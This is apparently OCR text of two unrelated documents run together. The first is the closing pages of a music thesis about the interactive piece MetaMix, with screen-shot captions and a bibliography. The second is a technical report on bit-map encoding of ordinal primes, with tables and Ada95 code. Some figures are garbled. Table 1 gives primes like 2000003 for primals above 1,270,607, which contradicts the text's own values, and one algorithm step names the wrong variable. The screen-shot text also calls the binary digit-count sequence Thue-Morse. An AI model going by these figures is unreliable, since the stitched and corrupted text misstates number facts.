
In the future, I hope to extend this approach to works which provide deeper, more meaningful interactive experiences. To do so involves many risks: it may become yet harder to identify the work and its creator(s); the risk of "bad" results may increase; and the work may even be viewed by some as a tool rather than as a work of art. But continuing to search for the best balance between developer and user could also lead to works which are increasingly meaningful, engaging, and creative experiences.

---

[27] In fact, it is the *lack* of such an element when writing works "for tape" which has discouraged me from pursuing that medium.

Appendix: Screen Shots


MetaMix
Source
Form
Mix
->Exponential Slow
Upside-down Exponential Slow
Ternary Exponential Slow
Current form:
Exponential Slow
change
About Exponential Slow:
This mode is based on the famous Thue-Morse number sequence, which begins like this: 0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4, 1, 2, 2, 3, 2, 3, 3, 4, 2, 3, 3, 4, 3, 4, 4, 5...
Thue-Morse can be computed in many ways; one of the easiest ways to find the nth term is to simply count the number of times the digit 1 appears in the binary representation of n. For instance, for the 11th term, n = 11. It's binary representation is 1011, in which the digit 1 occurs three times, so the term is 3. (For the first term in the
Source: Exulation.mp3
Form: Exponential Slow [f(30) = 4]
Mix:
4 (0:18)
3 (0:18)
volume
mute
about
help


MetaMix
Source
Form
Mix
Trigger new chunk every:
4.0 s
Simultaneous layers:
1
2
3
4
5
6
Play in reverse when:
integer is negative
next integer is smaller
Slower counter animation (conserves CPU)
Source: Exulation.mp3
Form: Exponential Slow [f(47) = 5]
Mix:
4 (0:17)
4 (0:21)
volume
mute
about
help

Bibliography

Babbitt, Milton. "Who Cares If You Listen?" *High Fidelity* VIII, no. 2 (February 1958). Reprinted in Piero Weiss and Richard Taruskin, eds., *Music in the Western World: A History in Documents* (New York: Schirmer Books, 1984), 529-534.

Born, Georgina. *Rationalizing Culture: IRCAM, Boulez, and the Institutionalization of the Musical Avant-Garde.* Berkeley: University of California Press, 1995.

Cage, John. *Imaginary Landscape No. 5*. New York: Henmar Music, 1961.

Cage, John. *Silence*. Middletown: Wesleyan University Press, 1961.

Epstein, Paul. "Pattern structure and process in Steve Reich's Piano phase." *The Musical Quarterly* LXXII/4 (1986): 494-502.

Finale Notepad 2003. Coda Music Technology, Eden Prairie, Minnesota. Available at http://www.codamusic.com.

Freeman, Jason. *MetaMix*. 2002. Available on accompanying CD-ROM or online at http://www.jasonfreeman.net.

Hollander, John. *Rhyme's Reason: A Guide to English Verse*. New Haven: Yale University Press, 1989.

Holtzman, Steve. *Digital Mosaics*. New York: Simon and Schuster, 1997.

Huyssen, Andreas. "Mapping the Postmodern." in *The Post-Modern Reader*, ed. Charles Jencks (London: Academy Editions, 1992): 40-72.

Impett, Jonathan "Situating the Invention in Interactive Music." *Organised Sound* Vol 5, No. 1 (April 2000): 27-34.

Kramer, Jonathan D. *Postmodern Music, Postmodern Listening*. Unpublished draft manuscript, 6/14/01.

Lucier, Alvin. *I Am Sitting In A Room*. Reprinted in *Sound By Artists*, ed. Dan Lander and Micah Lexier. Toronto: Art Metropole and Walter Phillips Gallery, 1990: 191-192.

Lyotard, Jean-François. "Answering the Question: What is Postmodernism?" in *The Post-Modern Reader*, ed. Charles Jencks. London: Academy Editions, 1992: 138-150.

Reich, Steve. "Music as a Gradual Process." Reprinted in *Steve Reich: Writings about Music* (Halifax: The Press of the Nova Scotia College of Art and Design, 1974): 9-11.

Schroeder, Manfred. *Fractals, Chaos, Power Laws: Minutes from an Infinite Paradise*. New

York: W. H. Freeman and Company, 1991.

Sloane, N. J. A., editor (2002). *The On-Line Encyclopedia of Integer Sequences*. Available at http://www.research.att.com/~njas/sequences/.

A method for the compact and efficient encoding of ordinal primes

W. Freeman
Department of Computer Science
University of York
York YO10 5DD U.K.

wf@cs.york.ac.uk

28 April (revised 10 June) 2000

Submitted as a YCS Report 26 March 2003

Indexing terms: ordinal prime numbers, compact encoding, Ada aggregates.

Consider the following two questions. (1) Given *v*, what is the *v*-th prime? (2) Given *p*, then, if *p* is the *v*-th prime, what is *v*? The method described allows these questions to be answered efficiently in real time, and compactly in space, for a range of primes of significant size. We call primes in the range in which the system can deliver their order in this way, *ordinal* primes.

(Note that we are *not* concerned here with simple primality, prime factorisation, etc., which can be determined by investigating the prime in question only.)

Practicalities and implementation issues are addressed. The method has been implemented in Ada95 and tested using GNAT. Some Ada95 code is included, which was used to give fast and compact access to ordinal primes up to 20999999 (the 1329943-th prime).

A method for the compact and efficient encoding of ordinal primes.

Introduction.

By *ordinal primes*, we mean primes recorded in such a way that we can tell (1) what is the v-th prime, given v; and (2) what is v, given prime p and supposing it to be the v-th prime. We shall call the ordinal numbers of such primes, *primals*. As a guide to the magnitudes concerned, it was required to deal with ordinal primes at least 19999999 (primal 1270607). But, the bigger the better.

We are required to answer questions (1) and (2), within the range implemented, compactly in space and efficiently in real time. Clearly, the table concerned must be pre-computed, with the possibilities then that (a) it could be an aggregate, statically compiled in the program, (b) it could be an array loaded in one go, at run-time, from a LAN fileserver, or (c) it could be a set of buffers loaded at run-time on demand. The structure of a wider system of practically usable software, of which this was a part, gave a very strong preference for (a) over (b) or (c), while the elapsed time on demand would always make (c) the least preferable whenever real time is important. This note is concerned in particular with exploring how far option (a) could be developed. Clearly, compactness and efficiency are always important, but are most important for (a). The method developed here is, though, generally applicable, including to cases (b) and (c).

(Note that we are here concerned with ordinal primes and primals, and *not* with simple primality, prime factorisation, etc., since these latter can be determined by investigating the prime in question only.)

Table 1. Primals and ordinal primes.

v	p_v	v	p_v	v	p_v	v	p_v
0	1	1000	7919	1000000	15485863	1270608	2000003
1	2	1001	7927	1000001	15485867	1270609	2000029
2	3	1002	7933	1000002	15485917	1270610	2000039
3	5	1003	7937	1000003	15485927	1270611	2000081
4	7	1004	7949	1000004	15485933	1270612	2000083
5	11	1005	7951	1000005	15485941	1270613	2000093
6	13	1006	7963	1000006	15485959	1270614	2000107
7	17	1007	7993	1000007	15485989	1270615	2000113
8	19	1008	8009	1000008	15485993	1270616	2000143
9	23	1009	8011	1000009	15486013	1270617	2000147

We could set up a simple bit map of all the natural numbers up to some limit forced by the resources available. This could have ‘0’ for composite and ‘1’ for non-composite (i.e. unit or prime†). Such a table, up to the 20 millionth natural number (19999999) would occupy 2500000 8-bit bytes, or 625000 32-bit words. It would flag primes up to 19999999, which is the 1270607-th prime. This table would be pre-computed, as also would a table of the running count of the number of primes so far (primals). On the assumption that as much space as is feasible should be allocated to the primality bit-map, this running count would be held only at regular intervals in the bit-map. Using these data to answer either of the questions (1) and (2) above could be efficient in time, but the bit-map would not be very compact.

---

† To allow a simple dichotomy, composite/prime, the unit is counted as the zeroth prime, throughout.

There is an obvious way of making it more compact: at the very least, the bit-map could be halved in size by storing the primality of odd numbers only. The prime 2 (or its primal, 1) would first be dealt with as a special case; thereafter, the method would proceed as before. A further improvement would be to take out all numbers divisible by 2 or by 3, and map only those that remain. The primes 2 and 3 (or their primals, 1 and 2) would first be dealt with as special cases. The map would now contain two bit positions for every six natural numbers (indicating the primality of those with remainders 1 or 5 on division by 6), so it would now be only one third of its original size.

How can this method be generalised? And, when does further such effort and complication cease to be cost-effective? We now address these questions.

The general method.

We define $\pi(s)$, the *primorial* function of *s*, in the usual way, as the product of the first *s* primes

$$\pi(s) \triangleq \prod_{i=1}^{s} p_i$$

where p_i is the *i*-th prime. See sequence M1691 in Sloane and Plouffe (1995), and Table 2 here. We define $\mathbf{Z}_m$, the *ring of integers* modulo *m*, in the usual way, as the set of remainders from integer division by *m*

$$\mathbf{Z}_m \triangleq \{r: 0 \le r \le m-1\} = \{0, 1, \ldots, m-1\}$$

and similarly Φ_m, the *reduced set of residues* modulo *m*, as the subset of $\mathbf{Z}_m$ that contains those elements that are relatively prime to *m*

$$\Phi_m \triangleq \{r: 0 \le r \le m-1 \wedge \gcd(r, m)=1\}$$

and recall that $\#\Phi_m = \phi(m)$, where $\phi(m)$ is *Euler's totient function* defined in terms of the canonical prime factorisation of *m* as

$$\phi(m) = \phi(\prod_i p_i^{\alpha_i}) \triangleq \prod_{\substack{i \\ \alpha_i \neq 0}} p_i^{\alpha_i - 1}(p_i - 1)$$

where p_i is the *i*-th prime number. See sequence M0299 in Sloane and Plouffe (1995), and Table 2 here. For number-theoretic matters discussed here, see e.g. Burn (1997).

Any natural number *n* can be expressed uniquely as $q.\pi(s)+r$, where $r \in \mathbf{Z}_{\pi(s)}$, and given fixed *s*. That is, $q = n \text{ div } \pi(s)$ and $r = n \bmod \pi(s)$, where 'div' and 'mod' are integer division and remainder in the sense usual in computer science. Now, it is a necessary (but not sufficient) condition for *n* to be prime, that either $n \le p_s$ or $r \in \Phi_{\pi(s)}$. So, leaving cases $n \le p_s$ to be dealt with separately, and regarding cases $n > p_s$ as *mapped* numbers, we can say of a mapped *n* that if $r \notin \Phi_{\pi(s)}$ then *n* is certainly composite, while if $r \in \Phi_{\pi(s)}$ then we need to refer to the appropriate one of a number of bits (actually, $\phi(\pi(s))$ bits) that have been pre-computed to decide its primality.

The set of $\pi(s)$ consecutive numbers, from $q.\pi(s)$ to $(q+1).\pi(s)-1$, will be called the *q*-th *Z-block*. The string of $\phi(\pi(s))$ bits, from the $q.\phi(\pi(s))$-th to the $(q+1).\phi(\pi(s))-1$-th of the primality bit-map, whose values encode the primality of the numbers in the corresponding Z-block, will be called the *q*-th Φ-*block*. Accordingly, we define the *compaction factor*, κ_s, of the encoding, for given *s*, as the ratio between the size

of a Φ-block (#Φ) and the size of a Z-block (#*Z*)

$$\kappa_s \triangleq \frac{\#\Phi}{\#Z} = \frac{\phi(\pi(s))}{\pi(s)}$$

Before drawing up Table 2, we incorporate one simplification of notation. First, we note that $\pi(s)$ is, by construction, always square-free; then, defining

$$\pi'(s) \triangleq \prod_{i=1}^{s} (p_i - 1)$$

we always have $\phi(\pi(s)) = \pi'(s)$.

Table 2. Z-block sizes, Φ-block sizes, and compaction factors.

s	p_s	$\#Z = \pi(s)$	$\Phi_{\pi(s)}$	$\#\Phi = \pi'(s)$	$\kappa_s = \frac{\#\Phi}{\#Z}$	$\frac{\kappa_{s-1} - \kappa_s}{\kappa_{s-1}}$
0	1	1	{0}	1	1.000	
1	2	2	{1}	1	0.500	50.0%
2	3	6	{1, 5}	2	0.333	16.7%
3	5	30	{1, 7, 11, 13, 17, 19, 23, 29}	8	0.266	6.7%
4	7	210	{1, 11, . . ., 199, 209}	48	0.228	3.8%
5	11	2310	{1, 13, . . ., 2297, 2309}	480	0.207	2.1%
6	13	30030	{1, 17, . . ., 30013, 30029}	5760	0.191	1.6%
7	17	510510	{1, 19, . . ., 510491, 510509}	92160	0.180	1.1%

Table 3. Φ-block sizes that are multiples of a byte.

s	p_s	$\pi(s)$	$p_s - 1$	$\pi'(s)$	$\frac{t.\pi'(s)}{8}$	t	$\#\Phi = t.\pi'(s)$	$\#Z = t.\pi(s)$
0	1	1	0	1	1	8	(8)	(8)
1	2	2	1	1	1	8	8	16
2	3	6	2	2	1	4	8	24
3	5	30	4	8	1	1	8	30
4	7	210	6	48	6	1	48	210
5	11	2310	10	480	60	1	480	2310
6	13	30030	12	5760	720	1	5760	30030
7	17	510510	16	92160	11520	1	92160	510510

Table 4. Φ-block sizes that are multiples of a word.

s	p_s	$\pi(s)$	$p_s - 1$	$\pi'(s)$	$\frac{t.\pi'(s)}{32}$	t	$\#\Phi = t.\pi'(s)$	$\#Z = t.\pi(s)$
0	1	1	0	1	1	32	(32)	(32)
1	2	2	1	1	1	32	32	64
2	3	6	2	2	1	16	32	96
3	5	30	4	8	1	4	32	120
4	7	210	6	48	3	2	96	420
5	11	2310	10	480	15	1	480	2310
6	13	30030	12	5760	130	1	5760	30030
7	17	510510	16	92160	2880	1	92160	510510

We suppose that Φ-blocks have been computed and recorded for all values of q from 0 up to a maximum value, $q_{\max} = Q - 1$, so that the primality bit-map contains $Q.\#\Phi$ bits altogether, recording the primality of those natural numbers from 0 to $Q.\#Z - 1$ which, when reduced mod $\#Z$, are relatively prime to $\#Z$. Similarly, the cumulative count of primes will have been computed and recorded in a separate table, at intervals of h bits in the bit-map. There will be $\frac{Q.\#\Phi}{h}$ numbers in this count table (where this ratio is assumed to be a whole number).

Clearly, in practice, it would be more efficient if $\#\Phi$ were a round number of bytes. Further, even if some table look-up (etc.) operations are carried out byte-wise, there will be aspects of the representation that would be better carried out word-wise. So we explore the consequences, first, of requiring that $\#\Phi$ be a multiple of 8 (see Table 3); and, second, of requiring it to be a multiple of 32 (see Table 4). (Extension to other powers of 2 is obvious.) If each Φ-block is to be made larger by the smallest necessary positive integral factor t that will ensure the required divisibility by 8 or by 32, then the Z-block must be made larger by the same factor. We could, in general, say that the new Φ-block and the new Z-block each represent t consecutive copies of the original (i.e. $t = 1$) Φ-block and Z-block, respectively: but it would be less awkward to explain and to code if we could say that $\Phi_{t.\pi'(s)}$ was the reduced set of residues of the ring $\mathbf{Z}_{t.\pi(s))}$; and, so, that each new Φ-block was the residue primality map of the corresponding new Z-block. It is easy to show that this is so for s at least 1. (When $s = 0$, t-fold replication remains a valid explanation.) If $\gamma(m)$ is the greatest square-free divisor of m, we have in general $\gamma(m)|n \Rightarrow \phi(m.n) = m.\phi(n)$; and so, in particular,

$$\gamma(t) \mid \pi(s) \quad \Rightarrow \quad \phi(t.\pi(s)) = t.\phi(\pi(s))$$

Consequently, if t contains no prime divisors that are not also divisors of $\pi(s)$, then $\phi(t.\pi(s)) = t.\phi(\pi(s)) = t.\pi'(s)$ as required. Since t is here always a power of 2, and $\pi(s)$ is even for s at least 1, the result follows for s at least 1.

The algorithms.

In what follows, $\rho(u)$ is the value of the u-th smallest element of the reduced set of residues modulo $\pi(s)$, so $u \in \mathbf{Z}_{\pi(s)}$ and $\rho(u) \in \Phi_{\pi(s)}$. Also, $\rho^{-1}(r)$ is the partial inverse of ρ defined over $\Phi_\pi(s)$, so that $\rho^{-1}(\rho(u)) = u$.

The procedure for pre-computing the tables is as follows.

(1) Choose a small positive integer, s. This will determine that the first s primes are to be treated as special cases. Let $\#Z = \pi(s)$, and $\#\Phi = \pi'(s)$.

(2) Choose a value for the eventual size of the entire primality bit-map that is to be available to any main program using the tables at run-time. Let this size be $Q.\#\Phi$ bits. Each successive Φ-block will be used to record the actual primality of those $\#\Phi$ numbers whose primality is in question, among each successive Z-block of natural numbers.

(3) Choose an interval, h, so that a cumulative count of '1' bits will be kept prior to every $h.\#\Phi$-th bit position in the bit-map.

(4) Find the primality of all numbers n, $0 \le n \le Q.\#Z - 1$. For each n such that n mod $\#Z$ is relatively prime to $\#Z$, use one bit in the bit-map to record its primality ('1' for prime). For every $h.\#\Phi$ such bits, use one word in the count table to record

the cumulative count of such '1' bits that applies prior to the start of the interval.

To find the v-th prime, proceed as follows.

(1) If $v \le s$, deal with this specially (in an obvious way). Otherwise, continue.

(2) Search the count table (in logarithmic time) for the greatest count, c, such that $c < v$. Suppose that this c is found at entry i in the count table: then the interval number in the bit-map is i, and the zeroth bit position in that interval is the $h.i.\#\Phi$-th bit position in the whole map.

(3) Scan through the i-th interval of the bit-map, accumulating k, the count of '1' bits, starting with $k = c$, until k first reaches the value n at (say) the j-th bit position within the interval.

(4) Then we have $p_v = (h.i + j \text{ div } \#\Phi).\#Z + \rho(j \bmod \#\Phi)$. So the answer returned is $(h.i + j \text{ div } \#\Phi).\#Z + \rho(j \bmod \#\Phi)$.

To find primal v, given p and that p is the v-th prime, proceed as follows.

(1) If $p \le p_s$, deal with this specially (in an obvious way). Otherwise, continue.

(2) Let $i = p \text{ div } (h.\#Z)$. Take the i-th count from the count table, and let it be c.

(3) Scan through the i-th interval of the primality bit-map, accumulating k, the count of '1' bits, starting with $k = c$, until the next bit position would be the zeroth bit of the $p \text{ div } \#Z$-th Φ-block of the entire map. Retain the resulting value of k.

(4) Let $u = \rho^{-1}(p \bmod \#Z)$. If u is not defined, there must have been an error in the value of p supplied, since it has been found to be composite. Otherwise, let b be the u-th bit of the $(p \text{ div } \#Z)$-th Φ-block of the primality bit-map.

If $b = 0$, there must have been an error in the value of p supplied, since it has been found to be composite. Otherwise, increase k by the number of '1' bits from the zeroth bit position to the u-th bit position (inclusive) within the $(p \text{ div } \#Z)$-th Φ-block of the primality bit-map. So p is p_k, and so the answer returned is k.

Implementation choices and practicalities.

The original implementation, in Ada83 compiled under the York Ada compiler, used $s = 2$ and (effectively) $t = 1$, and held the bit-map in the lower 31 bits of each 32-bit signed integer, giving $\kappa = \frac{32}{31} \times \frac{2}{6} = 0.344$. This arrangement was forced by the lack of unsigned 32-bit or 8-bit types and bitwise operators in Ada83, and by the fact that the York compiler generated Boolean vectors with — astoundingly — one byte, rather than one bit, per element. There were sufficient complications with $s = 2$, without going to $s = 3$, especially since $s = 2$ enabled a primality table of adequate size to be compiled.

In re-coding for Ada95, it was decided that the bit-map would be expressed as a sequence of 32-bit unsigned numbers (using package ada.interfaces). It was hoped that this would enable a larger table to be used. Each 32-bit number (containing four juxtaposed bytes) was output (in decimal, for compactness) by the pre-computation program and incorporated into the ordinal prime package. It was decided initially to use $s = 3$ and $t = 1$, giving $\#Z = 30$, $\#\Phi = 8$ and $\kappa = 0.266$.

The Ada95 was compiled using GNAT 3.11p. The size of aggregate that this compiler could cope with turned out to be much smaller than that possible with the York compiler

for Ada83, for a given ceiling on the virtual memory available during compilation. If the bit-map table were merely to be declared statically, and then the aggregate loaded dynamically, there would be no problem; but on this occasion a static aggregate solution was sought, so as to be accessible simply through the Unix execution path. (That does not mean that the general idea of the compact encoding of ordinal primes, as described from the start of this note, is restricted to such an implementation: it is of course usable generally.)

Each of the two tables (bit-map and count) was held on its own in a package specification (see below), but, even if these were forcibly pre-compiled individually, that would be to no avail because the virtual memory limit would be exceeded (only) when there was a demand for code generation and linking, during the first compilation of a main program employing the package. It was decided to explore the setting $s = 4$ and $t = 2$, giving $\#Z = 420$, $\#\Phi = 96$ and $\kappa = 0.228$. (The code given below is for this case.) Then, a bit-map of 150000 words would encode up to 20999999, the 1329943-th prime.

It will be appreciated, from Table 2, that there would be a small further improvement with $s = 5$; while, with $s = 6$ and $s = 7$, the auxiliary tables would have grown to a size that countervailed any further compaction of the bit-map table. (For an example showing the necessary auxiliary tables, see the code given below for $s = 4$ and $t = 2$.)

Actual figures for sizes of virtual memory available, speeds of processors and times required for compilation are not given above, nor in Figure 5, since they became out of date (and were not of historical interest) even during the writing of this note.

Table 5. Implementation characteristics.

Language	Compiler	Words in bit map	Bits used per word	s	t	$\#\Phi$	$\#Z$	κ	$v_{\max}$	$p_{\max}$
Ada 83	York	150000	31	2	–	(64)	(186)	0.344	907101	13949989
Ada 83	York	450000	31	2	–	(64)	(186)	0.344	2539186	41849999
Ada 95	GNAT	50000	32	4	2	96	420	0.228	476606	6999299
Ada 95	GNAT	150000	32	4	2	96	420	0.228	1329943	20999999

References.

Sloane N J A and Plouffe S (1995) *The encyclopaedia of integer sequences*. San Diego CA: Academic Press.

Burn R P (1997) *A pathway into number theory*. Second edition. Cambridge: Cambridge University Press.

Ada code.

The following will be found in the subsequent pages.

[1] Common package specification PRIMA.

[2] Brief description of main program PRIME_GEN that generated primality bit-map and cumulative count tables, for use as aggregates in package specifications PRIMB and PRIMC.

[3] Package specification PRIMB that defined the primality bit-map.

[4] Package specification PRIMC that defined the cumulative count table.

[5] Package specification PRIME that provided primal and ordinal prime functions.

[6] Package body PRIME that provided primal and ordinal prime functions.

```
------------------------------------[ 1 ]-------------------------------------
--
-- common declarations for
--
-- (1) prime-table-generating main program PRIME_GEN
--
-- (2) packages PRIMB, PRIMC, PRIME

package PRIMA is

   WORDS_PER_SET: constant POSITIVE := 3;  -- that is 12 bytes
                                           -- or 96 bits
   subtype WORD_INDEX is NATURAL range 0 .. WORDS_PER_SET - 1;

   S_SIZE: constant NATURAL := 50000; -- number of SETS allocated
                                      -- to primality bit-map table

   subtype S_INDEX is NATURAL range 0 .. S_SIZE - 1;

   P_SIZE: constant NATURAL := S_SIZE * WORDS_PER_SET;
   subtype P_INDEX is NATURAL range 0 .. P_SIZE - 1;

   BITS_PER_BYTE: constant POSITIVE := 8;
   subtype BIT_INDEX is NATURAL range 0 .. BITS_PER_BYTE - 1;

   BYTES_PER_WORD: constant POSITIVE := 4;
   subtype BYTE_INDEX is NATURAL range 0 .. BYTES_PER_WORD - 1;

   RING_SIZE: constant POSITIVE := 2 * (2*3*5*7);        -- equals 420
   subtype RING_INDEX is NATURAL range 0 .. RING_SIZE - 1;

   LAST_MAPPED_NUMBER: constant POSITIVE := S_SIZE * RING_SIZE;

   RESIDUES_PER_SET: constant POSITIVE := 2 * (1*2*4*6);  -- equals 96
   subtype RESIDUE_INDEX is NATURAL range 0 .. RESIDUES_PER_SET - 1;

 -- It is important that RESIDUES_PER_SET = phi (RING_SIZE) = phi (420)
 --  = 2(2-1)(3-1)(5-1)(7-1) = 2(1*2*4*6) = 96 = bits per set
 --  = BITS_PER_BYTE * BYTES_PER_WORD * WORDS_PER_SET

 -- Reduced Set of Residues modulo 420:

   R_S_R: constant array (RESIDUE_INDEX) of RING_INDEX :=
     (  1,  11,  13,  17,  19,  23,  29,  31,  37,  41,  43,  47,
       53,  59,  61,  67,  71,  73,  79,  83,  89,  97, 101, 103,
      107, 109, 113, 121, 127, 131, 137, 139, 143, 149, 151, 157,
      163, 167, 169, 173, 179, 181, 187, 191, 193, 197, 199, 209,
      211, 221, 223, 227, 229, 233, 239, 241, 247, 251, 253, 257,
      263, 269, 271, 277, 281, 283, 289, 293, 299, 307, 311, 313,
      317, 319, 323, 331, 337, 341, 347, 349, 353, 359, 361, 367,
      373, 377, 379, 383, 389, 391, 397, 401, 403, 407, 409, 419);

   VAL_OF_SMALLEST_NON_COMPOSITE: constant POSITIVE := 1;
   VAL_OF_SMALLEST_PRIME: constant POSITIVE := 2;
   POS_OF_SMALLEST_NON_COMPOSITE: constant NATURAL := 0;
   POS_OF_SMALLEST_PRIME: constant NATURAL := 1;
   GREATEST_PRIME_DIVISOR_OF_RING_SIZE: constant POSITIVE := 7;
   NUMBER_OF_PRIME_DIVISORS_OF_RING_SIZE: constant POSITIVE := 4;
                                                    -- 2,3,5,7 -- nb not 1

   subtype UNMAPPED_POS_DOMAIN is NATURAL
```

```
                        range POS_OF_SMALLEST_NON_COMPOSITE
                           .. NUMBER_OF_PRIME_DIVISORS_OF_RING_SIZE;
                                     -- contains 0, 1, 2, 3, 4

   subtype UNMAPPED_VAL_DOMAIN is NATURAL
                        range VAL_OF_SMALLEST_NON_COMPOSITE
                           .. GREATEST_PRIME_DIVISOR_OF_RING_SIZE;
            -- contains 1, 2, 3, 5, 7:  i.e. 0th, 1st, 2nd, 3rd, 4th primes

   NUMBER_OF_UNMAPPED_PRIMES: constant POSITIVE :=
                              NUMBER_OF_PRIME_DIVISORS_OF_RING_SIZE;
                                    -- counts 2, 3, 5, 7 (but not 1)

   COUNT_INTERVAL: constant POSITIVE := 5;  -- one count per this many sets
   C_DIVISIBILITY_CHECK: constant NATURAL := (-(S_SIZE mod COUNT_INTERVAL));
   C_SIZE: constant NATURAL := S_SIZE / COUNT_INTERVAL;
   subtype C_INDEX is NATURAL range 0 .. C_SIZE - 1;

end PRIMA;

-------------------------------------[ 2 ]-------------------------------------

with PRIMA;
package PRIMGEN is  -- Prime-table-generating main program (not shown here)
                    -- which outputs packages PRIMB.ads and PRIMC.ads,
                    -- as shown below.

 --- etc.

end PRIMGEN;

-------------------------------------[ 3 ]-------------------------------------

with INTERFACES; use INTERFACES;
with PRIMA;
package PRIMB is
PRIMES_TABLE: constant array (PRIMA.P_INDEX) of UNSIGNED_32 := (

2147483631,2111749983,3617315763,4009081626,4126078778,2910688479,1022471854,
3017533693,1664527843,536281777,1337654858,2121266222,980116948,2759808102,

 --------------- etc. (150000 numbers altogether) ------------------

34701324,1224769543,26217250,839165992,2323783699,1101009760,268837128,
1153466432,807451140,3223420936,88629281
);
end PRIMB;

-------------------------------------[ 4 ]-------------------------------------

with PRIMA;
package PRIMC is
PRIMES_COUNT: constant array (PRIMA.C_INDEX) of NATURAL := (

0,313,570,815,1047,1280,1500,1716,1935,2146,2356,
2576,2777,2985,3190,3385,3594,3791,3994,4191,4388,4585,

 --------------- etc. (10000 numbers altogether) ------------------

1327585,1327706,1327821,1327945,1328069,1328179,1328299,1328425,1328561,
1328686,1328820,1328957,1329074,1329202,1329328,1329452,1329582,1329707,
1329822
);
end PRIMC;

-------------------------------------[ 5 ]-------------------------------------

package PRIME is

   function PRIME_POS (P_VAL: in NATURAL) return NATURAL;
```

```
   function PRIME_VAL (P_POS: in NATURAL) return POSITIVE;

end PRIME;
```

------------------------------------[6]------------------------------------

```
with INTERFACES; use INTERFACES;

with PRIMA; use PRIMA;
with PRIMB; use PRIMB;
with PRIMC; use PRIMC;

package body PRIME is

   -- To save space, the mechanism by which procedure ERROR raises an
   -- exception is omitted here

   BYTE_MASK: constant UNSIGNED_32 := 2#00000000000000000000000011111111#;

